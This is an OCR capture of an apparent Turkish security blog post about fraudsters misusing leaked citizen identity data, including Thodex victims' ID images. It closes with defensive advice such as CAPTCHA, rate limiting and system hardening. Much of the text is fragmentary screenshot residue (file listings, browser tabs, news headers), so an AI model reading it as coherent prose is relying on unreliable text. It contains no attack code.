
<img src="admin/kimlikler/ 9.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


Line 1, Column 1
Spaces: 4
Jun 6, 2023 at 19:14 173 KB JPEG image
Jun 6, 2023 at 19:14 106 KB JPEG image
Jun 6, 2023 at 19:14 104 KB JPEG image
Jun 6, 2023 at 19:14 217 KB JPEG image
Jun 18, 2023 at 21:54 6 KB
Jun 18, 2023 at 19:21 266 KB
Yesterday at 19:24 109 KB
Yesterday at 19:23 3 KB
Jun 18, 2023 at 21:52 710 bytes


sondakika.com/ekonomi/haber-magdur-olan-binlerce-thodex-uyesinin-kimlik-14084798/
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
SonDakika.com
SON DAKİKA GÜNCEL POLİTİKA EKONOMİ SPOR MAGAZİN YEREL
"BU KAÇIŞ STRATEJİSİNE BENZİYOR"
Bir sosyal medya kullanıcısı ise attığı tweette günler öncesinde dolandırıcılığı tahmin ettiği ortaya çıktı. Söz konusu tweette kullanıcı şu ifadeleri kullanmıştı:
98.jpeg
Open with Pre
htdocs
Back/Forward
View
Group
Share
Add Tags
Action
New File Menu
Favorites
iCloud
iCloud Drive
Locations
Name
Date Modified
Size
Kind
98.jpeg
Jun 6, 2023 at 19:14
223 KB
JPEG image



2,530 members





Konuyu toparlayacak olursak, e-Devlet hacklenmemiş olsa da biz sade vatandaşlar için maalesef ortaya endişe verici bir sonuç çıkıyor. Bu düzeyde, organize dolandırıcılıklara karşı verilerimizin, bilgilerimizin güvenliğini bireysel olarak sağlamamız veya elde edildiğini düşündüğümüz verileri değiştirmemiz, güncellememiz (TCKN, Anne Adı, Baba Adı, Kızlık Soyadı vb.) pek mümkün değil bu nedenle;

1. Bu şekilde çalınan, kötüye kullanılan hesapları, web sitelerini/APIlerini/servislerini siber tehdit istihbaratından, platformlarından, hizmetlerinden faydalanarak tespit etmek ve müdahale etmek için yetkililere büyük bir görev düşüyor.

2. Her ne kadar emniyet güçlerinin dolandırıcılara, tehdit aktörlerine karşı operasyonları aşağıdaki gibi hız kesmeden devam etse de, kötüye kullanılma riski olan bu tür web sitelerinde/APIlerde/servislerde yazılım ve ağ seviyesinde güvenlik kontrollerinin uygulanması (Mümkün olan yerlerde Captcha kontrolü, bir sayfaya/servise maks x saniyede y web isteği yapılabilmesi,

çoklu istek yapılması durumunda hesabın askıya alınması ve incelenmesi, ağ bağlantısının kesilmesi, ilave doğrulama adımlarına tabi tutulması gibi gibi), sistemlerin sıkılaştırılması da (hardening) büyük önem arz ediyor.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.